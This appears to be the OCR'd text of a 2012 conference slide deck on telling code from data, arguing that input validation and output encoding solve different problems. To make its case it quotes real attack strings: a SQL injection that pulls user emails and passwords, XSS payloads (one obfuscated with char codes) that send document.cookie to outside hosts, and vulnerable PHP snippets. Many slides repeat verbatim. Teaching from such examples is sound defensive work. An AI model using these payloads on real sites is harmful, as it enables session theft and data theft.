Is What You Get, What You Expect to Get?

Philip Tellis / philip@lognormal.com

ConFoo.ca / 2012-03-01

IWYGWYETG

$ finger philip

- Philip Tellis
- philip@lognormal.com
- @bluesmoon
- geek - paranoid - speedfreak
- co-founder Log-Normal
- http://bluesmoon.info/


Warning!

This presentation may contain unreadable code. Attempting to read it is probably not worthwhile. Definitely not at 08:30. Screaming **WTF!!1!** probably is.

How do you distinguish code from data?

< > ′ ″ \ & % '

Failure to tell the difference…



Note: This talk is NOT about XSS or SQLi, but it might seem like it

Let's look at a few examples

```
http://xxyyzz.com/forms/contact_form.asp?i=
  0%27%20UNION%20ALL%20SELECT%201,2,3,4,5,%28
  %27%3c%28%20%27%2buserId%29,%28firstname
  %2b%27%20%27%2blastname%29,%28address%2b
  %27%20city:%27%2bcity%29,9,10,11,12,13,14,15,16,
  %28email%2b%27%20-Password:%20%27%27
  %2buserpwd%2b%27%20%29%3e%27%29,18,19,20,21,
  22,23,24,25,26,27,28,29,30%20FROM%20
```

```
http://xxyyzz.com/forms/contact_form.asp?i=
  0'     UNION   ALL   SELECT   1,2,3,4,5, (
  '   <  (     '  + userId ) , ( firstname
  +   '      '  + lastname ) , ( address +
  '     city: '  + city ) ,9,10,11,12,13,14,15,16,
   ( email +  '    -Password:    '  '
  +  userpwd +  '      )  >  '  ) ,18,19,20,21,
  22,23,24,25,26,27,28,29,30   FROM
```

Expected a positive integer, but got more than that

```
<?php
$id = htmlspecialchars($_GET[ 'id' ]);
?>
...
value : <?php echo ($id) ? $id : 'null'; ?>
```

This is JavaScript code generated by PHP

```
id=%3Cscript%3Edocument.location=%27
  http://www.silic0n.byethost8.com/index.php
  ?isr=%27%20+escape(document.cookie)
  %3C/script%3E
```

- $id should have been an integer
- A bug in this attack rendered it unsuccessful

```
id=%3Cscript%3Edocument.location=%27
  http://www.silic0n.byethost8.com/index.php
  ?isr=%27%20+escape(document.cookie)
  %3C/script%3E
```

- $id should have been an integer
- A bug in this attack rendered it unsuccessful

```
id=%3Cscript%3Edocument.location=%27
  http://www.silic0n.byethost8.com/index.php
  ?isr=%27%20+escape(document.cookie)
  %3C/script%3E
```

- $id should have been an integer
- A bug in this attack rendered it unsuccessful

Expected a positive integer, but got more than that

```
<a
    <?php echo 'href=/stock_price?f=' .
         htmlspecialchars($_GET['f']);
    ?>
>
```

```
<a
    <?php echo 'href=/stock_price?f=' .
         htmlspecialchars($_GET['f']);
    ?>
>
```

use the quotes luke

```
<a                          "
    <?php echo 'href=/stock_price?f=' .
         htmlspecialchars($_GET['f']);
    ?>
>
```

```
/stock_price?f=ACDD%20STYLE=x:expression(
 document.write(String.fromCharCode(
  60,105,109,103,32,115,114,99,61,120,32,111,110,101,114,114,111,114,61,40,100,111,99,
  117,109,101,110,116,46,108,111,99,97,116,105,111,110,61,39,104,116,116,112,58,47,47,
  115,116,97,110,100,97,114,100,51,51,46,102,114,101,101,104,111,115,116,105,97,46,99,
  111,109,47,67,83,47,108,103,46,112,104,112,63,105,110,102,111,61,39,43,101,15,99,97,
  112,101,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,41,62

 )))
```

```
/stock_price?f=ACDD%20STYLE=x:expression(
 document.write(String.fromCharCode(
  60,105,109,103,32,115,114,99,61,120,32,111,110,101,114,114,111,114,61,40,100,111,99,
  117,109,101,110,116,46,108,111,99,97,116,105,111,110,61,39,104,116,116,112,58,47,47,
  115,116,97,110,100,97,114,100,51,51,46,102,114,101,101,104,111,115,116,105,97,46,99,
  111,109,47,67,83,47,108,103,46,112,104,112,63,105,110,102,111,61,39,43,101,15,99,97,
  112,101,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,41,62

 )))
```

```
/stock_price?f=ACDD%20STYLE=x:expression(
 document.write(String.fromCharCode(
  60,105,109,103,32,115,114,99,61,120,32,111,110,101,114,114,111,114,61,40,100,111,99,
  117,109,101,110,116,46,108,111,99,97,116,105,111,110,61,39,104,116,116,112,58,47,47,
  115,116,97,110,100,97,114,100,51,51,46,102,114,101,101,104,111,115,116,105,97,46,99,
  111,109,47,67,83,47,108,103,46,112,104,112,63,105,110,102,111,61,39,43,101,15,99,97,
  112,101,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,41,62

 )))
```

The char codes translate to:

```
<img src=x onerror=(document.location='
  http://standard33.freehostia.com/CS/lg.php?info='
  +escape(document.cookie))>
```

- `$f` was html encoded, but used unquoted as an attribute value.
- Remember that spaces are never encoded.

Expected a stock symbol, but got more than that

```
<?php
  $host=htmlspecialchars($_REQUEST['h'], ENT_QUOTES);
?>
...
var host = "<?php echo $host ?>";
var div = document.getElementById("l");
div.innerHTML = "<a href=\"http://xxx.xx.com/gethost?h=\""
   + host + ">" + host + "</a>";
```

- Notice the different contexts
- What's special (meta) to one language but not the other?

```
<?php
  $host=htmlspecialchars($_REQUEST['h'], ENT_QUOTES);
?>
...
var host = "<?php echo $host ?>";
var div = document.getElementById("l");
div.innerHTML = "<a href=\"http://xxx.xx.com/gethost?h=\""
   + host + ">" + host + "</a>";
```

- Notice the different contexts
- What's special (meta) to one language but not the other?

```
<?php
  $host=htmlspecialchars($_REQUEST['h'], ENT_QUOTES);
?>
...
var host = "<?php echo $host ?>";
var div = document.getElementById("l");
div.innerHTML = "<a href=\"http://xxx.xx.com/gethost?h=\""
   + host + ">" + host + "</a>";
```

- Notice the different contexts
- What's special (meta) to one language but not the other?

```
<?php
  $host=htmlspecialchars($_REQUEST['h'], ENT_QUOTES);
?>
...
var host = "<?php echo $host ?>";
var div = document.getElementById("l");
div.innerHTML = "<a href=\"http://xxx.xx.com/gethost?h=\""
   + host + ">" + host + "</a>";
```

- Notice the different contexts
- What's special (meta) to one language but not the other?

```
<?php
  $host=htmlspecialchars($_REQUEST['h'], ENT_QUOTES);
?>
...
var host = "<?php echo $host ?>";
var div = document.getElementById("l");
div.innerHTML = "<a href=\"http://xxx.xx.com/gethost?h=\""
   + host + ">" + host + "</a>";
```

- Notice the different contexts
- What's special (meta) to one language but not the other?

```
<?php
  $host=htmlspecialchars($_REQUEST['h'], ENT_QUOTES);
?>
...
var host = "<?php echo $host ?>";
var div = document.getElementById("l");
div.innerHTML = "<a href=\"http://xxx.xx.com/gethost?h=\""
   + host + ">" + host + "</a>";
```

- Notice the different contexts
- What's special (meta) to one language but not the other?

```
h=\u0022\u003e\u003cimg\u0020src\u003d\u0022foo\u0022\u0020
  onerror\u003d\u0022alert(\u0027xss\u0027)
```

```
h=   "     >     <  img      src   =     "  foo   "
  onerror   =     "  alert(  '   xss   '  )
```

```
h="><img src="foo"
  onerror="alert('xss')
```

Expected a hostname, but got something completely different

Dear IE6

```
<input value="[e0]"> "onmouseover=alert(0) >
```

Dear IE6

```
<input value="[e0]"> "onmouseover=alert(0) >
```

That's 0xe0, start of 3 byte seq

Dear IE6

```
<input value=""onmouseover=alert(0) >
```

Expected valid UTF-8, got invalid UTF-8

So what's the common theme here?

Should I be Validating Input or Encoding Output?

They solve two different problems, and you need both

Output Encoding (done automatically by your framework) protects your users from XSS

Input Validation is a data quality issue

Is the input you get from a user of the type and range that you expect it to be?

Sometimes it results in back end code injection

But it always results in bad data

Bonus Example: This hit me in production yesterday

regex to check if text was a subdomain of a known domain

```
re=new RegExp('^(?:[^\.]+\.)*' + dom + '$', 'i');

re.exec(ref)
```

Sometimes IE8 will serve requests from a .mht file

```
mhtml:file://C:\Users\blah-blah-blah.mht
```

I expected the regex to reject this text

What I got was 100% CPU spent in regex backtracking

;(

Unrelated Bonus Example: From a WordPress theme

```
<?php
  $value=htmlspecialchars($_GET['value'], ENT_QUOTES);
?>
<input type="text"
   value="<?php echo $value ?>"
   onfocus="if(this.value=='<?php echo $value ?>')
                {this.value = '';}" />
```

```
<input type="text"
   value="&#39;+alert(/xss/)+&#39;"
   onfocus="if(this.value=='&#39;+alert(/xss/)+&#39;')
                {this.value = '';}" />
```

Inside an `on*` handler, html entities are decoded before they are passed on to JavaScript

```
<input type="text"
   value="&#39;+alert(/xss/)+&#39;"
   onfocus="if(this.value=='&#39;+alert(/xss/)+&#39;')
                {this.value = '';}" />
```

Inside an `on*` handler, html entities are decoded before they are passed on to JavaScript

```
<input type="text"
   value="&#39;+alert(/xss/)+&#39;"
   onfocus="if(this.value==''     +alert(/xss/)+     '')
               {this.value = '';}" />
```

Inside an `on*` handler, html entities are decoded before they are passed on to JavaScript

I have no idea what was expected here

Questions?

Contact me

- Philip Tellis
- philip@lognormal.com
- @bluesmoon
- geek - paranoid - speedfreak
- co-founder Log-Normal
- http://bluesmoon.info/
- slideshare.net/bluesmoon